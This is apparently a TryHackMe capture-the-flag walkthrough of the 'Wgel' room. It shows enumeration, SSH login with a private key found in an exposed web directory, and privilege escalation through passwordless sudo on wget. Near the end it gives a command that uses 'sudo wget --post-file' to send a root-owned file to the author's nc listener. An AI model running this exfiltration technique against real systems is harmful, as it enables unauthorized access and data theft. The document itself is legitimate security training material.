TryHackMe

Wgel CTF

https://tryhackme.com/room/wgelctf

Walkthrough

By

https://tryhackme.com/p/iLinxz

1. NMAP Scan:

```
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are two open ports:


1. Port 22 – running SSH
2. Port 80 – running HTTP

Great, what can we do?

Let's visit port 80 and see what we can do from there as we can't do anything else right now.

Nothing of much interest on this page, really.

What does the source code say?



```
<pre>
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


<!-- Jessie don't forget to udate the webiste -->
</pre>
```


We found this comment entry in the source code. We're going to make a mental note of this and continue.

I will use DirBuster to enumerate the website further. At the end of my scan, I had come to this:

	???	???
.hta.php	403	447
.htaccess.php	403	447
.htpasswd.php	403	447
icons	???	???
server-status	403	447
sitemap	200	21851

sitemap	200	21851
.htaccess.php	403	447
.htpasswd.php	403	447
.hta.php	403	447
.htpasswd	403	447
.ssh	200	1141
.hta	403	447
.htaccess	403	466
index.html	200	21851
work.html	200	12011
work-grid-without-text.html	200	11002
services.html	200	10673
blog.html	200	13312
work-grid.html	200	13002
about.html	200	12797
shop.html	200	17959
js	200	4018
contact.html	200	10887
images	200	178
css	200	3038
fonts	200	1348

A /sitemap/ directory in which resides an /.ssh/ directory. Let's visit it!



Looks like this directory holds a private key. Maybe we can use it to log in to the host via SSH.

Let's try to log in as the user "Jessie":

```
kali@kali:~/Desktop/Memos/Wgel$ ssh -i id_rsa jessie@10.10.254.24
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

Last login: Fri Aug  7 16:24:53 2020 from 10.11.6.36
jessie@CorpOne:~$
```

[Hacker Voice] I'm in.

Great, look around for interesting files!

I hoped the user flag had "flag" in its name and it actually had, good.

```
jessie@CorpOne:~$ locate flag
/home/jessie/Documents/user_flag.txt
```

```
jessie@CorpOne:~$ cat /home/jessie/Documents/user_flag.txt
```

We've gotten the first flag. Let's go for root now…

sudo -l?

```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$
```

Okay, so, we can run all sudo commands on this machine but we'd need the password. We don't have that so that path's a no-go.

Interestingly enough, we can run wget as root.

Through OSINT, I've found out one can both download AND upload files from and to a server.

So, how can I get the root flag then…? *CLICK*

Oh, I see, we can upload the root flag onto a server and then read it from there.

I am going to assume that the root flag file is going to be named in the same format as the user flag, so, *root_flag.txt*.

Let's start our nc listener:

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
```

Let's try to upload the flag to our nc listener:

```
jessie@CorpOne:~$ sudo -u root /usr/bin/wget --post-file=/root/root_flag.txt http://10.11.6.36:4444
--2020-08-07 17:02:46--  http://10.11.6.36:4444/
Connecting to 10.11.6.36:4444... connected.
HTTP request sent, awaiting response...
```

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.254.24] 51512
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.11.6.36:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
```

END! 😊